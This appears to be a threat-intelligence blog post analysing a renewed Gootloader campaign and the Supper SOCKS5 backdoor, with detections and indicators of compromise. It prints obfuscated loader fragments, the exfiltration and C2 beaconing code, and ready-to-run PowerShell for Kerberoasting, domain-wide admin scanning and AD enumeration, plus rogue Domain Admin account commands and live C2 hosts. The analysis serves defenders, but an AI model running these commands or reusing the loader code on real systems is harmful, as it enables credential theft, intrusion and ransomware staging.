
Gootloader Returns: What Goodies Did They Bring?

Published:

November 5, 2025

By:

Anna Pham



```
populate='XF ++pB\":\\\'U;\\l\\iyk~ek=^\'t-,~t~\\+\\I~L\\E\\~(d\"!\\=+h\\ \\I$c\"t\\$~.\\i\\tBP~m[c(p~~+e~G\'s=+e!hns:;~\'W.m9~ IEe)\'6;4pWr';


spend=',cktciaolnb (=h cwuioltl +ndoaiyt+csniuzfe;+\'cnrio-pa;~l';
// Base "constructor" for jQuery.ajaxPrefilter and jQuery.ajaxTransport

fast='IW\\ \\\'F=\\d\"n;u+o\'f;;i\'n~c.l~ued e!=+\'vG5~T~~wEe)!!+S=tt 9~~$$~V@3+';

function addToPrefiltersOrTransports( structure ) {

    // dataTypeExpression is optional and defaults to "*"
    return function( dataTypeExpression, func ) {

        if ( typeof dataTypeExpression !== "string" ) {
            func = dataTypeExpression;
            dataTypeExpression = "*";
```

Overview

Gootloader is a sophisticated JavaScript-based malware loader that threat actors commonly use to gain initial access. This malware is typically delivered when users visit compromised websites, with threat actors leveraging SEO poisoning to drive traffic to these sites. The loader uses heavily obfuscated JavaScript payloads to facilitate additional payload delivery and has been active since 2020. After a period of reduced activity, Gootloader operations briefly resurged in March 2025 before going quiet again, only to return recently with renewed activity. Gootloader is known to be used by the threat actor tracked as Storm-0494 by MSTIC. Storm-0494 then grants access from Gootloader infections to Vanilla Tempest (previously tracked as DEV-0832). Vanilla Tempest has been active since

2022 and delivers different ransomware families, including Rhysida (commonly observed in Gootloader post-intrusion activity), BlackCat, Zeppelin, and Quantum Locker.

Since October 27, Huntress has observed three Gootloader infections, including two that led to hands-on-keyboard intrusions with domain controller compromise occurring within 17 hours of initial infection.

Key takeaways

- Gootloader is back and now leveraging custom WOFF2 fonts with glyph substitution to obfuscate filenames
- Exploits WordPress comment endpoints to deliver XOR-encrypted ZIP payloads with unique keys per file
- Moved from scheduled tasks to Startup folder persistence mechanism and still using Windows 8.3 short filenames
- Supper SOCKS5 Backdoor—Vanilla Tempest's Tool of Choice contains extensive obfuscation: API hammering, runtime shellcode construction, API hashing, and custom 2-byte LZMA compression
- Reconnaissance begins within 20 minutes of initial infection, with Domain Controller compromise achieved in as little as 17 hours through predictable attack patterns: AD enumeration (Kerberoasting, SPN scanning), lateral movement via WinRM, Domain Admin account creation, and potential ransomware preparation (Volume Shadow Copy enumeration)
- From @DFIRReport's observations, lateral movement to the Domain Controller happened within one hour following initial JavaScript execution

How did it happen?

The user was searching for “missouri cover utility easement roadway” via Bing and visited the first page that showed up in the results.




Figure 1: Compromised site serving Gootloader payload

The loader abuses WordPress's comment submission endpoint (/wp-comments-post.php) to deliver encrypted payloads. When a user clicks "Download" next to one of the five available payloads, the malicious JavaScript sends a POST request to /wp-comments-post.php with the parameter comment_post_ID={document_id}. The user sees a convincing pop-up displaying a download progress indicator (shown in Figure 2 below), while the site serves an XOR-encrypted ZIP archive. The XOR decryption key is hardcoded within the page's source code and corresponds to the filename with extension of the selected payload (e.g., Missouri_Utility_Easement_Guide_2023.pdf). Each of the five payloads uses a unique XOR key based on its respective filename.




Figure 2: Gootloader infection chain




Figure 3: File download pop-up window


The XOR decryption code:

```
function bc(e,t){
const n=new TextEncoder().encode(t), // t is the XOR key
a=new Uint8Array(e), // e holds the encrypted ZIP archive (ArrayBuffer)
r=new Uint8Array(a.length);
for(let l=0;l<a.length;l++)
r[l]=a[l]^n[l%n.length]; // XOR each byte with key (repeating)
return r.buffer
}
```
view raw xor_obf.js hosted with ❤ by GitHub

One of the interesting observations is that Gootloader is using a custom web font to obfuscate the filenames. So, when the user attempts to copy the filename or inspect the source code—they will see weird characters like '›µI€vSO₽*'Oaµ==€,,33O%33,€×:O[TM€v3cwv,. However, when rendered in the victim's browser, these same characters magically transform into perfectly readable text like Florida_HOA_Committee_Meeting_Guide.pdf. This is achieved through a custom WOFF2 font file that Gootloader embeds directly into the JavaScript code of the page using Z85 encoding, a Base85 variant that compresses the 32KB font into a 40K.

Rather than using OpenType substitution features or character mapping tables, the loader swaps what each glyph actually displays. The font's metadata appears completely legitimate—the character "O" maps to a glyph named "O", the character "a" maps to a glyph named "a", and so forth. However, the actual vector paths that define these glyphs have been swapped. When the browser requests the shape for glyph "O", the font provides the vector coordinates that draw the letter "F" instead. Similarly, "a" draws "l", "9" draws "o", and special Unicode characters like "±" draw "i". The gibberish string Oa9Z±h• in the source code renders as "Florida" on screen.

This technique defeats static analysis methods. String searches for keywords like "invoice" or "contract" return nothing because those words don't exist in the source code.



'›µI€vSO₽*'Oaµ==€,,33O%33,€×:O[
™€v3cwv,

Florida_HOA_Committee_Meeting_Guide.pdf

240 KB

✓ File successfully downloaded!

Figure 4: Readable filename display vs. actual source code characters

This JavaScript file masquerades as jQuery v3.0.0 while embedding heavily obfuscated malicious code in lots of noisy string fragments; small helper functions slice and reassemble those fragments using index math and backward loops, then run predictable, reversible string transforms (unescape/replace, reorder/reverse fragments, small char-map or byte-shift fixes, and index math) to rebuild a second-stage JavaScript blob.

```
function addToPrefiltersOrTransports( structure ) {

    // dataTypeExpression is optional and defaults to "*"
    return function( dataTypeExpression, func ) {

        if ( typeof dataTypeExpression !== "string" ) {
            func = dataTypeExpression;
            dataTypeExpression = "*";
        }
```

Figure 5: Snippet of the JavaScript file containing the snippet of the malicious code


While the script provided by Mandiant did not successfully extract the domains, through deobfuscation of the multi-layered payload, we were able to produce a readable second-stage PowerShell script and extract all ten C2 domains (Figure 5). An initial VBScript wrapper within the script performs execution environment detection by checking whether it's running under wscript.exe or cscript.exe via the WScript.FullName property. When executed under wscript.exe (the default for double-clicked VBScript files), the wrapper creates a WScript.Shell object and uses the Exec() method to launch PowerShell with the command "powershell & powershell" (Back in 2022, Gootloader launched PowerShell with command “pOWErsHELl”). While the ampersand operator (&) chains two commands, only the first PowerShell instance actually receives and executes the commands described below.

The script exfiltrates all environment variables whose values are 99 characters or fewer, captured via (Get-ChildItem env:*).Where({$_.value -match "^.{0,99}$"}). This 99-character limit appears designed to avoid extremely long PATH variables while still capturing sensitive data like USERNAME, COMPUTERNAME, and APPDATA. The operating system caption is then appended using Get-CimInstance Win32_OperatingSystem.

Beyond environment variables, the script enumerates all running processes and specifically looks for processes with visible GUI windows. To extract window titles, it converts each process object to CSV format using ConvertTo-Csv, then parses the 26th field, which corresponds to the MainWindowTitle property in PowerShell's Process object serialization. This reveals what the user is actively working on—open documents, websites, applications, potentially exposing sensitive document names or credentials visible in window titles. The script also uses the Shell.Application COM object to enumerate desktop files, classifying each as a link, folder, or file, and inventories all mounted drives with more than 50KB free space to identify viable storage locations for staging additional payloads.

The collected data undergoes multi-stage encoding where each reconnaissance output is independently compressed using GZipStream, then wrapped with custom binary markers, a 6-byte header [235,154,216,67,95,5] and 6-byte footer [5,135,37,102,109,114], before Base64 encoding. These markers help the C2 server identify and validate the data format.

Each beacon randomly selects one domain from 10 using Get-Random. The beaconing mechanism leverages an infinite loop with a 20-second beacon interval via System.Threading.AutoResetEvent, where the loop condition ensures execution never terminates. Upon successful C2 communication, the script executes received PowerShell commands.



```
function Compress-AndEncode($dataArray) {
    $memoryStream = Create-Instance "System.IO.MemoryStream"

    $gzipStream = Create-Instance "System.IO.Compression.GZipStream" -arguments @(
        $memoryStream,
        (Invoke-ReflectionMethod "System.IO.Compression.CompressionMode" "Compress" "Static"),
        $true
    )

    $textBytes = Invoke-ReflectionMethod "System.Text.Encoding" "GetBytes" @("|!", [System.String[]]$dataArray)
    $gzipStream.Write($textBytes, 0, $textBytes.Length)
    $gzipStream.close()

    $xmlDoc = Invoke-ReflectionMethod "Shell.Application" "CreateElement" @("MSXML2.DOMDocument", "")
    $xmlElement = $xmlDoc.createElement("data")
    $xmlElement.dataType = "bin.base64"

    $header = @(235, 154, 216, 67, 95, 5)
    $footer = @(5, 135, 37, 102, 109, 114)
    $xmlElement.nodeTypedValue = [byte[]]($header + $memoryStream.ToArray() + $footer)

    return $xmlElement.text -replace "\s"
}

1 reference
function Send-C2Request($c2Url) {
    Invoke-ReflectionMethod "Shell.Application" "CreateElement" @(
        (@("cookie", "cookie", "cookie-", "cookie", "set-cookie") -join ","),
        $false,
        $false
    )

    $cookieName = "systeminfo"
```

Figure 6: Cleaned-up second-stage JS script

After executing the initial JavaScript file, approximately 10-20 minutes later, two persistence mechanisms would be created leveraging Startup folder (T1547.001). Gootloader previously used scheduled tasks for persistence.

In one of our cases observed, the shortcut files were named molecular ecology.lnk and outreach services.lnk. The shortcut files would launch two additional shortcut files dropped under the %AppData% folder. In our case, it's C:\Users\username\AppData\Roaming\ISIS Drivers\Outreach Services.lnk and C:\Users\username\AppData\Roaming\PFU\Molecular Ecology.lnk. The latter shortcut files would be responsible for launching JavaScript files under the same folder, where the shortcuts reside (%AppData%<folder_name>)— EMC ControlCenter.js and Adaptive Algorithms.js. The shortcut files reference their targets using Windows 8.3 short filenames (e.g., MOLECU1.LNK instead of Molecular Ecology.lnk, EMCCON1.JS instead of EMC ControlCenter.js). Windows automatically generates these short filename aliases for compatibility with legacy systems, when a file with a long name is created, Windows creates an 8-character alias using the first six characters plus ~1 and a three-character extension. Similar short filename references were also observed in previous Gootloader infections since 2022. The two additional JavaScript files are similar in capabilities as the initial one but they contain different domains (please see “Indicators of Compromise” section). It's worth noting that the shortcut files have hotkey combinations (in cases we observed, it's "**CTRL+ALT+M**" and “**CONTROL+ALT+G**”) assigned to them, which allow the loader to execute upon the user pressing these specific key combinations.




Figure 7: Overview of the shortcut file using LECmd tool

Before diving into the hands-on keyboard activity we observed, let's look at one of the favorite tools in Vanilla Tempest's arsenal, Supper backdoor.

Supper backdoor: Vanilla Tempest's favorite dish

A look into the obfuscation

Supper SOCKS5 backdoor is commonly used by Vanilla Tempest. The backdoor has remote control capabilities over compromised hosts and facilitates the tunneling of network traffic. This version of Supper is particularly interesting, specifically the obfuscation part.

The backdoor is leveraging API hammering by making numerous rapid API calls, likely to frustrate analysts and complicate manual analysis. This technique floods disassemblers and debuggers with repetitive, benign API calls that must be stepped through or skipped over, making the analysis process tedious and time-consuming. The excessive API activity also obscures the control flow and makes it harder to identify which API calls are actually significant to the malware's core functionality versus which are just noise, forcing analysts to spend more time distinguishing meaningful behavior from deliberate obfuscation.




Figure 8: Code with API hammering (on the left), code containing the shellcode with API hammering removed (on the right)

What appears to be data assignments in the decompiled pseudocode are actually shellcode instructions being written directly into memory at runtime. Each (_QWORD) or (_BYTE) assignment is constructing x86-64 assembly instructions byte-by-byte. For example, the 64-bit value 0x042454890824548B written to memory contains the bytes that form actual instruction, when the processor reads this memory location, it interprets these bytes as “mov rbx, qword ptr [rsp+8]” followed by “mov rdx, qword ptr [rsp+10]”. Once these instruction bytes are written to memory, the code marks that memory region as executable (using VirtualProtect with PAGE_EXECUTE permissions) and transfers control flow to it, causing the backdoor to execute the shellcode. The reconstructed shellcode contains the LZMA decompression routine for the final payload.

Figure 9: The reconstructed code containing the LZMA decompression routine

As mentioned above, the final payload is LZMA-compressed. The implementation uses standard LZMA1 compression with a custom header format. Instead of the standard 13-byte LZMA header (1 byte properties + 4 bytes dictionary size + 8 bytes uncompressed size), the backdoor uses only a 2-byte custom header. Byte 0 (0x1A) contains position alignment information, and byte 1 (0x03) contains literal context bits, both parameters configure how the LZMA algorithm decodes the compressed data. The dictionary size (8MB, the maximum lookback window LZMA uses to find repeated data sequences during decompression) and uncompressed size (260,270 bytes) are hardcoded directly into the assembly code rather than being stored in the header.


The obfuscated backdoor also leverages API hashing to obfuscate the API calls. The backdoor uses a simple multiplicative hash algorithm to obfuscate API function names, where each character in the function name string is processed sequentially by multiplying the running hash by 9 and adding the character's ASCII value.

API hashing algorithm:

```
def calc_hash(name):
hash_value = 0
for char in name:
hash_value = (hash_value * 9 + ord(char)) & 0xFFFFFFFF # hash = (hash * 9) + byte
return hash_value
```

view raw api_hashing_textshell.py hosted with ❤ by GitHub

The backdoor uses hash-based DLL resolution by comparing precomputed hash values (such as 0xA20DF064 for ADVAPI32.dll or 0x4465E058 for KERNEL32.dll) to determine which DLL to load. Once a hash match is found, the function reconstructs the corresponding DLL name string in memory and passes it to RtlInitUnicodeString to convert it into a UNICODE_STRING structure, which is the required format for the low-level functions LdrGetDllHandle and LdrLoadDll that the backdoor uses instead of LoadLibraryA. The backdoor deliberately uses these native ntdll.dll functions instead of higher-level APIs like LoadLibraryA to bypass user-mode hooks commonly placed by security tools, and sandboxes that typically monitor the more frequently used kernel32 API calls. The backdoor first attempts to get an existing DLL handle with LdrGetDllHandle, falling back to LdrLoadDll if the handle lookup fails.



```
  v17 = a3;
  v5 = a3;
  memset(v15, 0, sizeof(v15));
  if ( a1 == 0xA20DF064 )
  {
    v7 = 12;
    qmemcpy(v15, "ADVAPI32.dll", 12);
    v5 = v17;
    goto LABEL_13;
  }
  if ( a1 == 0x4465E058 )
  {
    v7 = 12;
    qmemcpy(v15, "KERNE", 5);
    v8 = 76;
    v9 = 51;
    v10 = 50;
    BYTE11(v15[0]) = 76;
    v11 = 46;
    *(_WORD *)((char *)v15 + 9) = 19524;
LABEL_11:
    BYTE7(v15[0]) = v10;
    BYTE6(v15[0]) = v9;
    BYTE5(v15[0]) = v8;
    goto LABEL_12;
  }
  if ( a1 != 0x21534151 )
  {
    if ( a1 == 0x3FA382A8 )
    {
      v7 = 12;
      qmemcpy(v15, "NETAPI32.dll", 12);
      v5 = v17;
      goto LABEL_13;
```

Figure 10: Comparing precomputed hashes to the DLL names

The APIs and DLLs resolved:

```
ADVAPI32.dll
KERNEL32.dll
msvcrt.dll
NETAPI32.dll
WS2_32.dll
Ntdll.dll
LdrGetDllHandle
RtlInitUnicodeString
LdrLoadDll
OpenProcessToken
LoadLibraryA
GetProcAddress
VirtualProtect
exit
NetApiBufferFree
recv
NtProtectVirtualMemory
NtAllocateVirtualMemory
```

view raw api_dll_resolved.txt hosted with ❤ by GitHub

Right before the shellcode execution, invalid memory protection constants (0x16 and 0x06) were passed to NtProtectVirtualMemory, which causes all three protection change calls to fail with STATUS_INVALID_PAGE_PROTECTION since these values don't correspond to any valid Windows PAGE_* constants. This error went unnoticed because the shellcode still executes successfully, the allocated memory region already has PAGE_EXECUTE_READWRITE (0x40) permissions from the initial NtAllocateVirtualMemory call, providing the necessary executable permissions for the reconstructed code to run, making the subsequent protection changes unnecessary.

Further hunting with the Yara rule revealed additional samples using the same obfuscation. These samples are attributed to OysterLoader (also known as CleanUpLoader or Broomstick), another backdoor that Vanilla Tempest refuses to quit using. We named the obfuscator "TextShell".

Supper's backdoor menu

The Supper backdoor communicates with its C2 servers over TCP port 443, the C2 IPs are hardcoded in the binary (please see “Indicators of Compromise” section).The backdoor implements a custom stream cipher to encrypt and decrypt traffic. The encryption function encrypts outbound data by generating a random key, while the decryption function handles inbound commands using a key extracted from the message header. Both use the same XOR algorithm.

When the backdoor needs to encrypt data to send to the C2 server, it generates a fresh 4-byte key for every message and places it directly in the message header.

Each message begins with a 12-byte header:

```
struct message_header {
uint16_t msg_type; // 0x00: Command type (0-7)
uint16_t conn_id; // 0x02: Connection identifier
uint32_t length; // 0x04: Payload length
uint32_t key; // 0x08: Encryption key for this message
};
```

view raw header_.txt hosted with ❤ by GitHub

The encryption key is randomly generated for each message and transmitted in the header. As mentioned above, the encryption and decryption use the same stateful XOR cipher:

```
state = key[0]; // Initialize with first key byte
for (i = 0; i < length; i++)
{
state = i + (state * 2); // Evolve based on position
data[i] ^= state ^ key[i & 3]; // XOR with state and cycling key
}
```

view raw xor_traffic_supper.py hosted with ❤ by GitHub

The cipher uses an internal counter (called "state") that changes as it encrypts each byte. Because the state evolves at each position, the same plaintext byte encrypts differently depending on where it appears in the message. When the backdoor receives encrypted data from the C2 server, it extracts the key from bytes 8-11 of the header and runs the same algorithm to decrypt the data.

The mysterious file under %TEMP% folder

The backdoor receives configuration updates from the C2 server through message type 6 commands (see the command table below). When this message arrives, the backdoor decrypts the payload using the key from the message header. The payload contains backup C2 server IP addresses. Rather than storing these IPs in plaintext, the backdoor encrypts them with a newly generated key and writes the encrypted values to a file (we observed the files named s01bafg and orl under %TEMP% folder). This persistence mechanism ensures the backdoor maintains an updated list of fallback servers even if the primary C2 becomes unreachable.

Below is the command table for the backdoor:

ID	Purpose	Description
0	SOCKS5 Setup	Establishes SOCKS5 proxy server on infected host. Handles authentication negotiation and creates threads for proxied connections.
1	SOCKS Disconnect	Manages SOCKS connections. Magic value 0x6661696C ("fail") disconnects target. Otherwise forwards data through an active tunnel.
2	Shell Execution	Interactive cmd.exe shell. First call creates process with stdin/stdout pipes. Subsequent calls send commands and return output.
3	Self-Delete	Closes C2 connection, spawns “cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "<path>", then immediately exits. The ping creates a 3-second delay before deletion executes, giving backdoor time to terminate
4	Unused	
5	Terminate	Complete shutdown. Closes all connections, sleeps 2 seconds, performs cleanup, then exits backdoor process.
6	Update Config	Receives backup C2 IP addresses, encrypts them, writes to temp/s01bafg file.
7	Set C2 Address	Updates current C2 server IP. Formats as dotted decimal, stores in global variable.

Now, you are probably wondering why we did a full technical write-up on the Supper backdoor, we think it's crucial to be able to understand the tool's capabilities and see why it's being leveraged by the threat actors—mainly for its simplicity and reliability. There's nothing groundbreaking here, it's basic SOCKS proxying and a simple shell. But that's exactly the point. Threat actors don't need sophisticated zero-days when bread-and-butter tools like this get the job done. Understanding the mundane gives defenders a reality check: most breaches aren't Hollywood-level sophisticated, they are just well-executed basics that fly under the radar if the host is not being properly monitored by an endpoint solution.

When Gootloader brings friends

Case #1

Approximately 20 minutes after the initial JavaScript execution, the threat actor performed reconnaissance from one of the **FOUR** dropped Supper SOCKS5 backdoors. Why the threat actor decided to drop four instances of a Supper backdoor is still a mystery.

The example of the backdoor execution:

C:\Users\username\AppData\Local\Zoxsimio\Failover Dependency.exe" ./FAILOV~1.ULB ,DllRegisterServer.

The following reconnaissance commands were executed from the backdoor:

- net user <username> /domain
- nltest /dclist:
- net group "domain admins" /domain
- nltest /domain_trusts

Some additional interesting reconnaissance commands were executed:

- This command searches Active Directory (AD) for user accounts with Service Principal Names (SPNs):

```
powershell.exe -command "$search = New-Object DirectoryServices.DirectorySearcher([ADSI]"");
$search.Filter = '(&(servicePrincipalName=*)(objectCategory=user))'; $results = $search.FindAll(); foreach
($result in $results) { $u = $result.GetDirectoryEntry(); Write-Host $u.name, $u.samaccountname; foreach
($s in $u.servicePrincipalName) { Write-Host $s; } Write-Host '---'; }"
```

view raw ps_cmd1.ps1 hosted with ❤ by GitHub

- This command scans all domain computers to find where the current user has local admin access:

```
powershell.exe -ExecutionPolicy bypass -Command "$UBcPGBjR99=
{param($vars);$nZzkzLTK99=$vars.computer;$Error.clear();Get-WmiObject -Class Win32_OperatingSystem
-ComputerName $nZzkzLTK99 -ErrorAction
SilentlyContinue;$SBUXiYcH99=$error[0];$out='';if($SBUXiYcH99 -eq $null){$out='Local Admin access on:
$nZzkzLTK99';}elseif(-not $SBUXiYcH99.Exception.Message.Contains(\"Access is denied.\"))
{}else{}$out;};$YSUPVCAn99=New-Object
System.DirectoryServices.DirectorySearcher;$YSUPVCAn99.SearchRoot=New-Object
System.DirectoryServices.DirectoryEntry;$YSUPVCAn99.Filter='(&
(sAMAccountType=805306369))';$zcGEXXZD99=$YSUPVCAn99.FindAll()|%
{$_.properties.dnshostname};$rsp=
[runspacefactory]::CreateRunspacePool(1,100);$rsp.CleanupInterval=New-TimeSpan -Seconds
10;$rsp.open();$jobs=New-Object System.Collections.ArrayList;$i=0;while($i -lt $zcGEXXZD99.Count)
{$nZzkzLTK99=$zcGEXXZD99[$i];if($rsp.GetAvailableRunspaces() -gt 0){$vars=
[PSCustomObject]@{'computer'=$nZzkzLTK99};$PS3=
[PowerShell]::Create();$PS3.AddScript($UBcPGBjR99).AddArgument($vars)|Out-
Null;$PS3.RunspacePool=$rsp;$jobs+=
[PSCustomObject]@{Pipe=$PS3;Status=$PS3.BeginInvoke()};$i++;}else{Sleep -Milliseconds
500;}}while($jobs.Status.IsCompleted -notcontains $true){Sleep -Milliseconds 500;}foreach($job in $jobs)
{Write-Host $($job.Pipe.EndInvoke($job.Status));$job.Pipe.Dispose();}$rsp.Close();$rsp.Dispose();"
```

view raw ps_cmd2.ps1 hosted with ❤ by GitHub

- This command performs a Kerberoasting attack to extract crackable password hashes:

```
powershell.exe -ExecutionPolicy bypass -Command "$Null =
[Reflection.Assembly]::LoadWithPartialName('System.IdentityModel'); $search = New-Object
DirectoryServices.DirectorySearcher([ADSI]""); $search.filter = '(&(servicePrincipalName=*)
(objectCategory=user))'; $results = $search.Findall(); foreach ($results in $results) { $u =
$results.GetDirectoryEntry(); $samAccountName = $u.samAccountName; foreach ($s in
$u.servicePrincipalName) { $Ticket = $null; try { $Ticket = New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $s; } catch
[System.Management.Automation.MethodInvocationException] {} if ($Ticket -ne $null) { $TicketByteStream =
$Ticket.GetRequest(); if ($TicketByteStream) { $TicketHexStream =
[System.BitConverter]::ToString($TicketByteStream) -replace '-'; [System.Collections.ArrayList]$Parts =
($TicketHexStream -replace '^(.*?)04820...(.*)', '$2') -Split 'A48201'; $Parts.RemoveAt($Parts.Count - 1);
$Hash = $Parts -join 'A48201'; try { $Hash = $Hash.Insert(32, ' ' ); $HashFormat = '$krb5tgs$23$*' +
$samAccountName + '/' + $s + '* + $Hash; Write-Host $HashFormat; break; } catch
[System.Management.Automation.MethodInvocationException] {} } } } }"
```
view raw ps_cmd3.ps1 hosted with ❤ by GitHub

Approximately 16 hours and 54 minutes after the initial JavaScript execution and reconnaissance activity, the threat actor moved laterally via WinRM (Windows Remote Management) to the Domain Controller. On the Domain Controller, the threat actor created a user sccmad and added it to the Domain Admins and local Administrators groups, then enumerated currently logged-on users on the system to verify that the newly created user exists via the following commands:

- net USER sccmad <redacted password> /ADD
- net group \"Domain Admins\" sccmad /ADD /DOMAIN
- net LOCALGROUP administrators sccmad /add
- quser.exe

The threat actor then leveraged Impacket to remotely execute the following command on the Domain Controller:

- cmd.exe /Q /c echo C:\Windows\system32\cmd.exe /C vssadmin list shadows /for=C: ^> C:\Windows\Temp\__output > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat & del C:\Windows\TEMP\execute.bat

Impacket automatically wrapped this command in its standard batch file execution pattern, creating a temporary file named execute.bat under C:\Windows\TEMP\ folder, running the vssadmin command to enumerate Volume Shadow Copy snapshots, redirecting the output, and then deleting the batch file to remove artifacts. This allowed the threat actor to identify what backup snapshots existed on the system, typically as a precursor to deleting them before deploying ransomware.

Case #2

In another case, we observed the threat actor running the following reconnaissance commands from the dropped Supper backdoor approximately 20 minutes after the initial JavaScript execution:

- This command searches AD for all user accounts that have text in their description field, then displays the username and description. Administrators sometimes store sensitive information in user description fields, such as temporary passwords, account purposes, or privileged account notes. It's a quick way to find potentially valuable information that may have been carelessly documented in AD:

```
powershell -Command "$searcher = [adsisearcher]'(&(objectCategory=user)(description=*))';
$searcher.PropertiesToLoad.Add('samaccountname'); $searcher.PropertiesToLoad.Add('description');
$results = $searcher.FindAll(); foreach ($result in $results) { $result.Properties['samaccountname'][0] + ' - ' +
$result.Properties['description'][0] }"
```
view raw ps_cmd4.ps1 hosted with ❤ by GitHub

- This command enumerates all Windows Server machines in the AD domain, displaying their hostname, DNS name, operating system version, and last logon timestamp. It helps threat actors identify high-value targets like domain controllers, file servers, or application servers. The count at the end gives them the total number of servers in the environment, which helps assess the scope of the network:

```
powershell -NoProfile -Command "Write-Host '===== SERVERS ====='; try { $s=New-Object
DirectoryServices.DirectorySearcher; $s.Filter='(objectCategory=Computer)';
'name','dnshostname','operatingsystem','lastlogontimestamp'|%{$s.PropertiesToLoad.Add($_)};
$s.PageSize=5000; $c=0; $s.FindAll()|%{ if($_.Properties['operatingsystem'] -match 'Windows Server') {
$n=$_.Properties['name']; $d=$_.Properties['dnshostname']; $o=$_.Properties['operatingsystem'];
$l=if($_.Properties['lastlogontimestamp']) { [datetime]::FromFileTime($_.Properties['lastlogontimestamp'][0]) }
else { 'N/A' }; Write-Host \"$n, $d, $o, $l\"; $c++ } }; Write-Host \"nCount of all Windows Servers: $c\" } catch {
Write-Host \"nError: $($_.Exception.Message)\" }"
```
view raw ps_cmd5.ps1 hosted with ❤ by GitHub

Case #3

We observed the threat actor create the user bpadmin and add it to the Remote Desktop Users group on the beachhead host using net group "Remote Desktop Users" bpadmin /add. Subsequently, the threat actor leveraged their existing Domain Admin privileges to perform a DCSync attack.

The plot thickens…

@DFIRReport kindly shared with us observations from their environment, where the following activity occurred:

- The ZIP file exhibits conditional behavior based on the extraction method. When opened with a tool like 7-Zip, it drops the malicious JavaScript file disguised as a .txt file. However, when extracted using the default Windows ZIP utility, it directly drops the JavaScript file in executable form.
- The threat actor achieved lateral movement to a domain controller in under one hour following the initial Gootloader infection, which is significantly faster than the 17-hour timeframe observed in Case #1.
- Once access to the domain controller was gained, the threat actor deployed a malicious proxy DLL and established persistence via a scheduled task running with SYSTEM privileges. Analysis of the DLL revealed embedded shellcode referencing a project named MEOWBACKCONN.
- Following persistence establishment, the threat actor used ntdsutil to dump the NTDS.dit database (T1003.003), then compressed it into a ZIP archive, likely staged for exfiltration.
- The threat actor performed cleanup activities following their operations, including clearing event logs and deleting registry keys related to Terminal Server client connections (T1070.001).

Conclusion

Gootloader has returned with some changes, most notably its use of custom WOFF2 fonts that perform glyph substitution by transforming gibberish characters in source code into legitimate-looking filenames when rendered in browsers.

The infection operates through a well-established criminal partnership: Storm-0494 handles Gootloader operations and initial access, then hands off compromised environments to Vanilla Tempest for post-exploitation and ransomware deployment. This division of work has proven effective since 2020, with Vanilla Tempest consistently deploying various ransomware families, particularly Rhysida.

The Supper SOCKS5 backdoor uses tedious obfuscation protecting simple functionality—API hammering, runtime shellcode construction, and custom encryption add analysis headaches, but the core capabilities remain deliberately basic: SOCKS proxying and remote shell access. This "good enough" approach proves that threat actors don't need cutting-edge exploits when properly obfuscated bread-and-butter tools achieve their objectives.

What did we learn from this?

Threat actors move fast—reconnaissance within 20 minutes, Domain Controller compromise within 17 hours. Organizations have an extremely narrow detection and response window before attackers establish Domain Admin access and begin ransomware preparation. Despite sophisticated initial obfuscation, threat actors follow repeatable patterns: AD enumeration (Kerberoasting, SPN scanning), domain-wide local admin scanning, lateral movement via WinRM, privileged account creation, and Volume Shadow Copy enumeration. These behaviors are detectable with proper monitoring. Most breaches succeed through well-executed basic techniques, not zero-days. Monitor for unusual PowerShell execution, AD enumeration patterns, privilege escalation attempts, and lateral movement. These "mundane" activities are your earliest warning signs. While Gootloader enhances its evasion capabilities, the attack patterns that follow remain consistent.

The map of the infection chain (Case #1)




Figure 11: Gootloader infection chain

Detections

Yara

Supper backdoor

Indicators of Compromise

Item	Description
SHA256: cf44aa11a17b3dad61cae715f4ea27c0cbf80732a1a7a1c530a5c9d3d183482a **C2s:** 103.253.42[.]91 91.236.230[.]134 213.232.236[.]138 146.19.49[.]177	TextShell containing Supper Backdoor: Dependency Zoxsimio.ulb
Path: C:\Users\username\AppData\Roaming\ISIS Drivers\ **SHA256:** 39d980851be1e111c035e4db2589fa3d5f59a5bef7b7b3e36bff5435c78f7049 **Domains:**	Gootloader’s secondary JavaScript file: ControlCenter.js

hxxps://cortinaspraga.com/

hxxp://cookcountyjudges.org/

hxxps://x.fybw.org/

hxxps://jungutah.com/

hxxps://influenceimmo.com/

hxxps://tokyocheapo.com/

hxxps://espressonisten.de/

hxxps://tiresdoc.com/

hxxps://hotporntv.net/

hxxps://yourboxspring.nl/

Path:
C:\Users\username\AppData\Roaming\Nuance\

SHA256:
